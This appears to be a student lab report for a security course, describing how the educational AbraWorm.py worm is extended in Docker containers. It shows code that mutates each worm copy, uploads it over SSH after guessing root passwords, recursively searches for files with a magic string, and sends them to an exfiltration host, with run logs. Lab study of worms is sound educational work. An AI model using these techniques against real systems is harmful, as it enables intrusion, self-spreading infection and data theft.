
I called the function **mutate()** to change the code so that no two copies of the worm are exactly the same.



```python
                    # Now deposit a copy of AbraWorm.py at the target host:
                    # first we change the AbraWorm.py file so that no two copies are same
                    new_file = mutate(sys.argv[0])
                    new_file = new_file.name
                    scpcon.put(new_file)
                    print("\nUploaded %s to the target host\n" % new_file)
                    scpcon.close()
```


Execution

We run the **1805072_2.py** file. We can see that the original **AbraWorm.py** file has been used to make another mutated version **AbraWorm_2.py** which has 309 lines.




```
● [08/04/23]seed@VM:~/.../Code$ python3 1805072_2.py

  Trying password mypassword for user root at IP address: 172.17.0.3


  connected



  output of 'ls' command: [b'a.txt\n', b'b.foo\n']

  Files of interest at the target: [b'a.txt']

  Downloaded b'a.txt' from the target host

  At the beginning, the file has 292 lines
  At the end, the file has 309 lines

  Uploaded AbraWorm_2.py to the target host


  Will now try to exfiltrate the files

  Connected to exhiltration host


  Uploading a.txt to the exfiltration host
  Upload done so deleting %s from my device successfully. a.txt
○ [08/04/23]seed@VM:~/.../Code$ 
```

Now we will send the mutated version to **Container 1**.



```
[08/04/23]seed@VM:~$ docksh 07881a0a2c6c
root@07881a0a2c6c:/# cd root/
root@07881a0a2c6c:~# ls
root@07881a0a2c6c:~# touch a.txt
root@07881a0a2c6c:~# touch b.foo
root@07881a0a2c6c:~# echo "abracadabra avra kehdabra" > a.txt
root@07881a0a2c6c:~# echo "Hello" > b.foo
root@07881a0a2c6c:~# ls
a.txt  b.foo
root@07881a0a2c6c:~# ls
AbraWorm_2.py  a.txt  b.foo
root@07881a0a2c6c:~# cat -n AbraWorm_2.py
     1  #!/usr/bin/env python
     2
     3
     4  # MUIczfnTaQ77GY6LyCXIihZtRUSqDoLF8adBJI1PCenPWEYIJR8LmaPKI9MjsbOddhKJft
NXcWaYtZzUghWD1K3Zqv3PXirSaEDd
     5
     6  ### AbraWorm.py
     7
     8  ### Author: Avi kak (kak@purdue.edu)
     9  ### Date:   April 8, 2016; Updated April 6, 2022
    10
    11  ##  This is a harmless worm meant for educational purposes only.  It can
```

Also, all files containing the magic string **”abracadabra”** in the same directory of **Container 1** have been sent to **Container 2** too.




```
[08/04/23]seed@VM:~$ docksh 506ced080abf
root@506ced080abf:/# cd root
root@506ced080abf:~# ls
a.txt
root@506ced080abf:~# cat -n a.txt
     1  abracadabra avra kehdabra
root@506ced080abf:~# 
```

Task 3

If you examine the code in the worm script **AbraWorm.py**, you’ll notice that, after the worm has broken into a machine, it examines only the top-level directory of the username for the files containing the magic string **“abracadabra”**. Extend the worm code so that it descends down the directory structure and examines the files at every level.

Step 1


First, I recursively list all the files in all subdirectories.



```
                    stdin, stdout, stderr = ssh.exec_command('ls -R')
                    error = stderr.readlines()
                    if error:
                        print(error)
                    received_list = list(map(lambda x: x.encode('utf-8'), stdout.readlines()))
                    print("\n\noutput of 'ls -R' command: %s" % str(received_list))
```


Step 2

Then I search for the magic string ”abracadabra” in all the files in all subdirectories.




```
                    #Task 3
                    cmd = 'find . -type f -exec grep -l "abracadabra" {} \;'
                    stdin, stdout, stderr = ssh.exec_command(cmd)
```

Execution




```
● [08/04/23]seed@VM:~/.../Code$ python3 1805072_3.py
  Trying password mypassword for user root at IP address: 172.17.0.3

  connected


  output of 'ls -R' command: [b'.:\n', b'a.txt\n', b'b.foo\n', b'xyz\n', b'\n', b'./xyz:\n', b'c.txt\n', b'd.txt\n', b'pqr\n', b'\n', b'./xyz/pqr:\n', b'd.foo\n', b'e.txt\n']

  Files of interest at the target: [b'./xyz/pqr/d.foo', b'./xyz/c.txt', b'./xyz/d.txt', b'./a.txt']

  Downloaded b'./xyz/pqr/d.foo' from the target host


  Downloaded b'./xyz/c.txt' from the target host


  Downloaded b'./xyz/d.txt' from the target host


  Downloaded b'./a.txt' from the target host

  At the beginning, the file has 294 lines
  At the end, the file has 305 lines

  Uploaded AbraWorm_2.py to the target host


  Will now try to exfiltrate the files

  Connected to exhiltration host


  Uploading d.foo to the exfiltration host

  Uploading c.txt to the exfiltration host

  Uploading d.txt to the exfiltration host

  Uploading a.txt to the exfiltration host
○ [08/04/23]seed@VM:~/.../Code$ 
```

The subdirectory listing of Container 2 is given below:



```
root@07881a0a2c6c:~# ls
a.txt  b.foo  xyz
root@07881a0a2c6c:~# cd xyz
root@07881a0a2c6c:~/xyz# ls
c.txt  d.txt  pqr
root@07881a0a2c6c:~/xyz# cd pqr
root@07881a0a2c6c:~/xyz/pqr# ls
d.foo  e.txt
root@07881a0a2c6c:~/xyz/pqr# cd ..
root@07881a0a2c6c:~/xyz# cd ..
root@07881a0a2c6c:~# ls
AbraWorm_2.py  a.txt  b.foo  xyz
root@07881a0a2c6c:~# 
```

We can see all files containing the "abracadabra" magic string have arrived to Container 1 from all subdirectories of Container 2. **The AbraWorm_2.py** file is one mutated version of the original **The AbraWorm.py**.



```
root@506ced080abf:~# ls
root@506ced080abf:~# ls
AbraWorm_2.py  a.txt  c.txt  d.foo  d.txt
root@506ced080abf:~# cat a.txt
abracadabra avra kehdabra
root@506ced080abf:~# cat -n AbraWorm_2.py
     1	#!/usr/bin/env python
     2	
     3	### AbraWorm.py
     4	
     5	
     6	# 6Eqtkm6vrTh0XeCXBCJ8cK1l7VHvP6tqHXK3b72skaOGnWDepQEA3sRu60TcNaOmPW1BcN
jI9kng7j5eGHWuPQ2hlaYp6QUAmEsu
     7	
     8	### Author: Avi kak (kak@purdue.edu)
     9	### Date:   April 8, 2016; Updated April 6, 2022
    10	
    11	# FcrI8heS3QXfl9WEF2j0mqym5nL0XH5UqLyhuv02w6Sf0InQ0AZDioYSCjmi9bhJ6e2Zi0
aqetbmJan7j05W5rXEXCveVzz7bAr9
    12	
    13	
    14	##  This is a harmless worm meant for educational purposes only.  It can
    15	##  only attack machines that run SSH servers and those too only under
```